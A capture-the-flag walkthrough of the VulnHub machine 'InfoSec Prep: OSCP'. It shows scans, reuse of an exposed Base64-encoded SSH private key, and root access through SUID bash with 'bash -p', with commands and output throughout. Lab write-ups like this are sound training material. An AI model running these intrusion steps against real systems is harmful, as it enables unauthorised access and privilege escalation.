

InfoSec Prep: OSCP — Walkthrough

Machine Information

Field	Details
Name	InfoSec Prep: OSCP
Author	FalconSpy
Series	InfoSec Prep
Release Date	11 Jul 2020
Difficulty	Easy
Platform	VulnHub
URL	https://www.vulnhub.com/entry/infosec-prep-osp,508/

1. Introduction

InfoSec Prep: OSCP is a beginner-friendly VulnHub machine focused on basic web enumeration, WordPress reconnaissance, encoded data analysis, SSH key authentication, and privilege escalation through SUID misconfiguration.

The machine demonstrates several important penetration testing concepts including:

- Web enumeration
- Robots.txt discovery
- Base64 decoding
- SSH private key abuse
- SUID privilege escalation
- GTFOBins exploitation

The goal is to gain root access and retrieve the final flag.

2. Network Discovery

First, identify the target machine on the local network using Netdiscover.


```
sudo netdiscover -i eth0
```

Output:

```
192.168.10.31 00:0c:29:28:63:9e
```

Target identified:

- **Target IP:** 192.168.10.31



Currently scanning: 192.168.0.0/16 | Screen View: Unique Hosts

9 Captured ARP Req/Rep packets, from 5 hosts. Total size: 540

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.10.31	00:0c:29:28:63:9e	2	120	VMware, Inc.
192.168.10.1	b4:f9:49:43:79:2c	4	240	optilink networks pvt ltd
192.168.10.8	50:c2:e8:95:0b:37	1	60	CLOUD NETWORK TECHNOLOGY SINGAPORE PTE. LTD.
192.168.10.11	5a:00:a1:7a:77:36	1	60	Unknown vendor
192.168.10.7	56:c1:a3:f0:c1:59	1	60	Unknown vendor

3. Port Scanning and Service Enumeration

Perform an Nmap scan to identify running services and versions.

```
sudo nmap -sC -sV -Pn 192.168.10.31 --min-rate 10000
```

Results:

```
22/tcp open  ssh      OpenSSH 8.2p1 Ubuntu
80/tcp open  http      Apache httpd 2.4.41
```

Additional findings:

- WordPress site detected
- /robots.txt exists
- /secret.txt referenced inside robots.txt

```
(kali㉿kali)-[~/Vulnhub-Machine]
$ sudo nmap -sC -sV -Pn 192.168.10.31 --min-rate 10000
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-27 19:10 IST
Nmap scan report for 192.168.10.31
Host is up (0.0046s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 91:ba:0d:d4:39:05:e3:13:55:57:8f:1b:46:90:db:e4 (RSA)
|   256 0f:35:d1:a1:31:f2:f6:aa:75:e8:17:01:e7:1e:d1:d5 (ECDSA)
|_  256 af:f1:53:ea:7b:4d:d7:fa:d8:de:0d:f2:28:fc:86:d7 (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_ http-robots.txt: 1 disallowed entry
|_ /secret.txt
|_ http-generator: WordPress 5.4.2
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-title: OSCP Voucher 6#8211; Just another WordPress site
MAC Address: 00:0C:29:28:63:9E (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.84 seconds
```

4. Website Enumeration

Browse the website hosted on port 80.

The site is a WordPress installation:


```
OSCP Voucher – Just another WordPress site
```

During enumeration, one important detail is discovered:

- The only visible WordPress user is:

```
oscp
```

This likely indicates a valid system user as well.



5. Directory Enumeration

Run Gobuster for hidden files and directories.

```
gobuster dir -u http://192.168.10.31/ \
-w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt \
-x php,html,txt,old,bak
```

Interesting results:

```
/robots.txt
/secret.txt
/wp-login.php
/xmlrpc.php
```

```
(kali@kali) - [~/Vulnhub-Machine]
$ gobuster dir -u http://192.168.10.31/ -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -x php,html,txt,old,bak

Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.10.31/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Extensions: php,html,txt,old,bak
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/index.php (Status: 301) [Size: 0] [→ http://192.168.10.31/]
/wp-content (Status: 301) [Size: 319] [→ http://192.168.10.31/wp-content/]
/wp-login.php (Status: 200) [Size: 4812]
/license.txt (Status: 200) [Size: 19915]
/wp-includes (Status: 301) [Size: 320] [→ http://192.168.10.31/wp-includes/]
/javascript (Status: 301) [Size: 319] [→ http://192.168.10.31/javascript/]
/readme.html (Status: 200) [Size: 7278]
/robots.txt (Status: 200) [Size: 36]
/secret.txt (Status: 200) [Size: 3502]
/wp-trackback.php (Status: 200) [Size: 135]
/wp-admin (Status: 301) [Size: 317] [→ http://192.168.10.31/wp-admin/]
/xmlrpc.php (Status: 405) [Size: 42]
```

6. Robots.txt Analysis

Visit `/robots.txt`.

Contents:

```
/secret.txt
```

This indicates a hidden file exists on the web server.

Navigate to:



```
http://192.168.10.31/secret.txt
```

The page contains a large Base64 encoded blob.

Example:

```
LS0tLS1CRUdJTiBPUEV0U1NIIFBSSVZBVEUgS0VZLS0tLS0K...
```

The trailing `==` strongly suggests Base64 encoding.



7. Base64 Decoding

Use [CyberChef](#) or the Linux base64 utility to decode the content.

Decoded output reveals:

```
-----BEGIN OPENSSH PRIVATE KEY-----
```

This is an SSH private key.

Save the decoded content into a file.

```
nano id_rsa
```

Paste the decoded key and save.

Assign correct permissions:

```
chmod 600 id_rsa
```

```
(kali@kali)-[~/Vulnhub-Machine]
$ nano id_rsa

(kali@kali)-[~/Vulnhub-Machine]
$ chmod 600 id_rsa
```

8. SSH Login Using Private Key

Since we already identified the valid user `oscp`, attempt SSH authentication using the private key.

```
ssh oscp@192.168.10.31 -i id_rsa
```

Successful login achieved.

Verify access:

```
whoami
```

Output:

```
oscp
```

```

(kali㉿kali)-[~/Vulnhub-Machine]
$ ssh oscp@192.168.10.31 -i id_rsa
The authenticity of host '192.168.10.31 (192.168.10.31)' can't be established.
ED25519 key fingerprint is SHA256:0ORLHLYgILTRZ4nXi9nq+WIrJ26fv7tfgvVHm8FaAzE.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.10.31' (ED25519) to the list of known hosts.
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-40-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Wed 27 May 2026 01:59:11 PM UTC

System load:  0.53               Processes:           212
Usage of /:   26.3% of 19.56GB   Users logged in:    0
Memory usage: 71%               IPv4 address for eth0: 192.168.10.31
Swap usage:   0%

0 updates can be installed immediately.
0 of these updates are security updates.

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Sat Jul 11 16:50:11 2020 from 192.168.128.1
-bash-5.0$ whoami
oscp

```

9. Initial Enumeration

List files in the user's directory.

```
ls
```

Output:

```
ip
```

Read the file:

```
cat ip
```

Contents:


```
#!/bin/sh
cp /etc/issue-standard /etc/issue
/usr/local/bin/get-ip-address >> /etc/issue
```

Nothing directly exploitable here, so continue enumeration.

```
-bash-5.0$ ls
ip
-bash-5.0$ cat ip
#!/bin/sh
cp /etc/issue-standard /etc/issue
/usr/local/bin/get-ip-address >> /etc/issue
```

10. SUID Enumeration

Search for SUID binaries.

```
find / -type f -perm /4000 2>/dev/null
```

Interesting finding:

```
/usr/bin/bash
```

This is highly unusual because `bash` should not normally have the SUID bit set. This misconfiguration can lead directly to privilege escalation.

```

-bash-5.0$ find / -type f -perm /4000 2>/dev/null 31/secret.txt
/snap/snapd/7264/usr/lib/snapd/snap-confine
/snap/snapd/8140/usr/lib/snapd/snap-confine
/snap/core18/1705/bin/mount
/snap/core18/1705/bin/ping
/snap/core18/1705/bin/su
/snap/core18/1705/bin/umount
/snap/core18/1705/usr/bin/chfn
/snap/core18/1705/usr/bin/chsh
/snap/core18/1705/usr/bin/gpasswd
/snap/core18/1705/usr/bin/newgrp
/snap/core18/1705/usr/bin/passwd
/snap/core18/1705/usr/bin/sudo
/snap/core18/1705/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core18/1705/usr/lib/openssh/ssh-keysign
/snap/core18/1754/bin/mount
/snap/core18/1754/bin/ping
/snap/core18/1754/bin/su
/snap/core18/1754/bin/umount
/snap/core18/1754/usr/bin/chfn
/snap/core18/1754/usr/bin/chsh
/snap/core18/1754/usr/bin/gpasswd
/snap/core18/1754/usr/bin/newgrp
/snap/core18/1754/usr/bin/passwd
/snap/core18/1754/usr/bin/sudo
/snap/core18/1754/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core18/1754/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/eject/dmccrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/fusermount
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/at
/usr/bin/sudo
/usr/bin/chfn
/usr/bin/bash
/usr/bin/pkexec
/usr/bin/umount
/usr/bin/chsh
/usr/bin/su

```

11. Privilege Escalation via Bash SUID

Using [GTFOBins](#), we can abuse the SUID-enabled Bash binary.

Execute:

```
/usr/bin/bash -p
```

The `-p` option starts Bash in privileged mode while preserving effective UID.

Verify privileges:

```
id
```

Output:

```
uid=1000(oscp) gid=1000(oscp) euid=0(root)
```

Check current user:

```
whoami
```

Output:

```
root
```

Root access successfully obtained.

```
-bash-5.0$ /usr/bin/bash -p
bash-5.0# id
uid=1000(oscp) gid=1000(oscp) euid=0(root) egid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),116(lxd),1000(oscp)
bash-5.0# whoami
root
```

12. Root Flag

Navigate to the root directory.

```
cd /root
```

List files:

```
ls
```

Output:

```
flag.txt
```

Read the flag:

```
cat flag.txt
```

Output:

```
d73b04b0e696b0945283defa3eee4538
```

```
bash-5.0# cd /root
bash-5.0# ls
fix-wordpress  flag.txt  snap
bash-5.0# cat flag.txt
d73b04b0e696b0945283defa3eee4538
```

13. Attack Path Summary

1. Discovered the target using Netdiscover
2. Enumerated open services with Nmap
3. Identified WordPress site and valid username `oscp`
4. Performed directory enumeration using Gobuster
5. Found `/secret.txt` via robots.txt
6. Decoded Base64 content into SSH private key
7. Logged in through SSH using the private key
8. Enumerated SUID binaries
9. Found SUID-enabled Bash binary
10. Abused Bash SUID using GTFEBins
11. Escalated privileges to root
12. Retrieved root flag

14. Tools Used

- Netdiscover
 - Nmap
 - Gobuster
 - CyberChef
 - SSH
 - GTFOBins
-

15. Vulnerabilities Identified

- Sensitive information disclosure through robots.txt
 - Exposed SSH private key in web directory
 - Weak operational security practices
 - Misconfigured SUID permissions on Bash
 - Improper privilege separation
-

16. Conclusion

InfoSec Prep: OSCP is a well-designed beginner-level machine that focuses heavily on enumeration and Linux privilege escalation fundamentals. The attack chain begins with standard web enumeration, leading to discovery of a hidden Base64 encoded SSH private key exposed through the web application. After obtaining SSH access as the `oscp` user, privilege escalation becomes straightforward due to an incorrectly configured SUID Bash binary. Exploiting the SUID permission using a GTFOBins technique results in full root compromise and successful retrieval of the final flag.